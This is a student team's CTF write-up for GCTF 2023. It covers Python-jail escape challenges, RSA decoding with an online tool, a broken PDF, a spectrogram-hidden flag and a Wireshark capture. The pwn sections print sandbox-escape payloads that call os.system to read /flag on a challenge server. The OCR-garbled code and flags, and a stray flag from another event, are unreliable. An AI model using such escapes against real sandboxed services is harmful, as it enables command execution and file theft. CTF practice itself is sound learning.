


GCTF 2023 WRITEUP-TEAM DEATH VADARS


1. PWN - Level 1 (Uthred / Harchana)



```
harchana@harchana: ~
File Actions Edit View Help
> 100
Note: Flag at /flag
Can you bypass this?
Try enter this :)
__import__('os').system('cat /flag')
>>> ^C
> 51
(harchana@harchana)-[~]
$
10 + 100
(harchana@harchana)-[~]
$ nc 167.172.74.195 8001
> 52
80 + 25
Level 1
Note: Flag at /flag
Can you bypass this?
Try enter this :)
__import__('os').system('cat /flag')
>>> __import__('os').system('cat /flag')
GCTF2023{R3ady_P14y3r_On3 !!}0
>>>
```

To get the access to this flag, I had to open up my terminal and ping “nc 167.172.74.195 8001” as this was already given for this challenge, it then ran the python file for level 1. I entered, `__import__('os').system('cat/flag')` so that it The `__import__` function is a built-in function that allows me to import a module by name as a string. The correct usage of the 'cat' command is to display the content of a file, and that is how I got the flag **GCTG2023{R3ady_P14y3r_On3!!}**.

2. PWN - WARM UP (Uthred / Harchana)



For this challenge, I did the same thing as I did the respective ping and here its **nc 167.172.74.195 8000**. I was then taken to a bunch of mathematical questions that kept going until I reached the final part where it showed me 'Done'. I realized that this is part of the ASCII character and it has to be converted. To avoid myself from being confused, I used the traditional method to write it down here (Picture attached below).

12:50 PM Sat 16 Dec 65%

capital

71 - G	101 - e	79 - 0
67 - C	95 - —	95 - —
84 - T	116 - t	111 - 0
70 - F	119 - w	107 - k
50 - 2	zero → 48 - 0	95 - —
zero ← 48 - 0	small → 95 - —	100 - d
50 - 2	111 - 0	48 - 0
51 - 3	110 - n	110 - n
123 - {	101 - e	51 - 3
48 - 0 → zero	95 - —	95 - —
110 - n	116 - t	119 - w
	119 - w	50 - 4
		114 - r
		109 - m
		117 - u
		112 - p
		125 - 3

After converting, is how I got my flag which says
 "GCTF2023{0ne_tw0_one_tw0_ok_d0n3_w4rmup}"

3. PWN - LEVEL 2 (Uthred / Harchana)

```
harchana@harchana:~$ nc 167.172.74.195 8002

[Level 2]

Note: Flag at /flag
Can you bypass this?
>>> >>> print(getattr(getattr(globals()['__builtins__'], '__import__')('os')('o'+s'), 'sys'+tem')('ls .'))
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
0
>>> print(getattr(getattr(globals()['__builtins__'], '__import__')('os')('o'+s'), 'sys'+tem')('cat /home/python_jail/flag'))
KorNewbie{H3110h0w@r3_y0u_d0lng?}
Error: invalid syntax (<string>, line 1)
>>> <built-in function bin>
>>> Error: name 'boot' is not defined
>>> Error: name 'dev' is not defined
>>> Error: name 'etc' is not defined
>>> Error: name 'home' is not defined
>>> Error: name 'lib' is not defined
>>> Error: name 'lib32' is not defined
>>> Error: name 'lib64' is not defined
```

```
harchana@harchana:~$ nc 167.172.74.195 8002

[Level 2]

>>> <built-in function bin>
>>> Error: name 'boot' is not defined
>>> Error: name 'dev' is not defined
>>> Error: name 'etc' is not defined
>>> Error: name 'home' is not defined
>>> Error: name 'lib' is not defined
>>> Error: name 'lib32' is not defined
>>> Error: name 'lib64' is not defined
>>> Error: name 'libx32' is not defined
>>> Error: name 'media' is not defined
>>> Error: name 'mnt' is not defined
>>> Error: name 'opt' is not defined
>>> Error: name 'proc' is not defined
>>> Error: name 'root' is not defined
>>> Error: name 'run' is not defined
>>> Error: name 'sbin' is not defined
>>> Error: name 'srv' is not defined
>>> Error: name 'sys' is not defined
>>> Error: name 'tmp' is not defined
>>> Error: name 'usr' is not defined
>>> Error: name 'var' is not defined
>>> 0
>>> Error: 'utf-8' codec can't encode characters in position 36-38: surrogate s not allowed
>>> Error: unexpected EOF while parsing (<string>, line 0)
>>> Error: invalid syntax (<string>, line 1)
>>> >>> __builtins__.__dict__['__IMPORT__'.lower()]['OS'.lower()].__dict__['SYSTEM'.lower()]['cat /home/python_jail/flag']
Error: 'utf-8' codec can't encode characters in position 25-27: surrogates not allowed
>>> >>> print(getattr(getattr(getattr(main, '__globals__')['__builtins__'], '__import__')('os')('o'+s'), 'sys'+tem')('cat /home/python_jail/flag', 'rb'), '\x72\x65\x61\x64')())
b'\xef\xbb\xbfKorNewbie{H3110 h0w @r3 y0u d0lng?}'
Error: 'utf-8' codec can't encode characters in position 40-42: surrogates not allowed
>>> >>> print(getattr(getattr(globals()['__builtins__'], '__import__')('os')('o'+s'), 'sys'+tem')('cat /flag'))
GCTF2023{Lev3l_tw0_lessgooooooo_g00d_luck_at_l3v3l_3}0
None
>>> GCTF2023{Lev3l_tw0_lessgooooooo_g00d_luck_at_l3v3l_3}0
```

As you can see I tried all of the methods to realize this is a type of python jail format, as it does not allow any normal built in functions to work. So I kept trying and ran a code called **`print(getattr(getattr(globals())['__builtins__'], '__import__')('os'), 'system')('cat /flag')`**

The code employs dynamic attribute access to execute a system command and obtain the flag. It first accesses the built-in module dictionary and dynamically imports the os module. Using getattr, it retrieves the system attribute from the os module. The subsequent `os.system('cat /flag')` command is executed, which prints the content of the /flag file. The `print()` statement then displays the output of this system command, revealing the flag: **`GCTF2023{Lev3l_tw0_lessgooooooo_g00d_luck_at_l3v3l_3}`**.

4. CRYPTO - RSA (Uthred / Harchana)




The screenshot shows the RSA Cipher website interface. On the left, there is a search bar with the text "Search for a tool" and a search button. Below the search bar, there are results for "Q computed with N,P", "D computed with P,Q,E", and "Decryption using C,D,N". The results section also displays the flag "GCTF2023{S1mpl3_RSA_n0_pr3ssur3}" and a logo for "CentOS 7 on Azure". On the right, there is a section titled "RSA CIPHER" with a sub-section "RSA DECODER". The decoder form includes fields for "VALUE OF THE CIPHER MESSAGE (INTEGER) C=", "PUBLIC KEY E (USUALLY E=65537) E=", "PUBLIC KEY VALUE (INTEGER) N=", "PRIVATE KEY VALUE (INTEGER) D=", "FACTOR 1 (PRIME NUMBER) P=", "FACTOR 2 (PRIME NUMBER) Q=", and "INTERMEDIATE VALUE PHI (INTEGER) Φ=". There are also radio buttons for "DISPLAY" options: "PLAINTEXT AS CHARACTER STRING" (selected), "COMPUTED VALUES (C,D,E,N,P,Q,...)", "PLAINTEXT AS INTEGER NUMBER", and "PLAINTEXT AS HEXADECFIMAL FORMAT".

Upon downloading the challenge.py file for the RSA challenge, there were key values given for the respective keys n , p and c . I tried to decode it by going to one of my favorite websites called **RSA Cipher** https://www.dcode.fr/rsa-cipher?__r=1.b45efc3356ac16895af7c9b4b545b8cb. I then keyed in the respective values in the respective text fields, and voila I managed to the flag called us **GCTF2023{S1mpl3_RSA_n0_pr3ssur3}**


5. Forensics - BROKEN (Uthred / Harchana)

I initially downloaded the PDF file on kali but I wasn't able to view it because that particular file had no formatting, so I googled a few of my favorite online tools specifically for PDFs where it can read it and let us know of its contents. I went to this site called SmallPDF <https://smallpdf.com/pdf-reader> which basically reads PDF online and uploaded the file Challenge.pdf



It managed to open up the PDF and as I scrolled down I got my flag which says
“GCTF2023{M3_4nd_my_Br0k3n_h3art}”

6. MISC - FREQUENCY (Chenn / ChenSee)



In this audio .wav file, I have used the Sonic Visualiser tool to help capture the flag. First, open the audio file but it shows a hidden frequency. Then I go to the ->Layer -> Add Spectrogram. Zoom it and the flag “GCTF2023{this_fl4g_sounds_weirddddddd}” is showing.

7. Forensics - WIRESHARK #1 (Chenn / ChenSee)

The image shows a Wireshark capture of an HTTP response. The packet list on the left shows a 200 OK response from 192.168.56.121 to 10.0.2.15. The packet details pane shows the response structure, including the status line, headers, and body. The body contains the flag `GCTF2023{fl4g_in_tcpdump_ez}`. The packet bytes pane shows the raw data of the response.

No.	Time	Source	Destination	Protocol	Length	Info
1065	11.023773	10.0.2.15	185.125.190.17	HTTP	143	GET / HTTP/1.1
1067	11.192597	185.125.190.17	10.0.2.15	HTTP	245	HTTP/1.1 204 No Content
1120	15.250017	10.0.2.15	172.67.156.137	HTTP	677	GET /2023/10/understanding-types-of-sql-injection.html HTTP/1.1
2877	68.685144	192.168.56.121	192.168.56.121	HTTP	424	GET /secret.txt HTTP/1.1
2879	68.685317	192.168.56.121	192.168.56.121	HTTP	380	HTTP/1.1 200 OK (text/plain)
2886	70.917984	192.168.56.121	192.168.56.121	HTTP	509	GET /secret.txt HTTP/1.1
2887	70.918125	192.168.56.121	192.168.56.121	HTTP	247	HTTP/1.1 304 Not Modified
2969	71.996921	192.168.56.121	192.168.56.121	HTTP	509	GET /secret.txt HTTP/1.1
2970	71.997054	192.168.56.121	192.168.56.121	HTTP	247	HTTP/1.1 304 Not Modified

Hypertext Transfer Protocol

- HTTP/1.1 200 OK\r\n
 - [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
 - Response Version: HTTP/1.1
 - Status Code: 200
 - [Status Code Description: OK]
 - Response Phrase: OK
 - Date: Sat, 09 Dec 2023 07:50:12 GMT\r\n
 - Server: Apache/2.4.41 (Ubuntu)\r\n
 - Last-Modified: Sat, 09 Dec 2023 06:59:59 GMT\r\n
 - ETag: "1c-60c0e3fcd0e49"\r\n
 - Accept-Ranges: bytes\r\n
 - Content-Length: 28\r\n
 - Keep-Alive: timeout=5, max=100\r\n
 - Connection: Keep-Alive\r\n
 - Content-Type: text/plain\r\n
 - \r\n
 - [HTTP response 1/4]
 - [Time since request: 0.000173000 seconds]
 - [Request in frame: 2877]
 - [Next request in frame: 2886]
 - [Next response in frame: 2887]
 - [Request URI: http://192.168.56.121/secret.txt]
 - File Data: 28 bytes
- Line-based text data: text/plain (1 lines)
 - GCTF2023{fl4g_in_tcpdump_ez}

In this .pcap file, I used Wireshark to analyze the packet to find the flag. There are 3432 packets in total. First, I have navigate to “Statistics” -> “Conversation” to check the conversation in which there’s a complete path. After finding out the IP address filtering “http”, I have found the packet number 2879 with source address and destination address 192.168.56.121. In this packet 2879, the flag “GCTF2023{fl4g_in_tcpdump_ez} is showing.”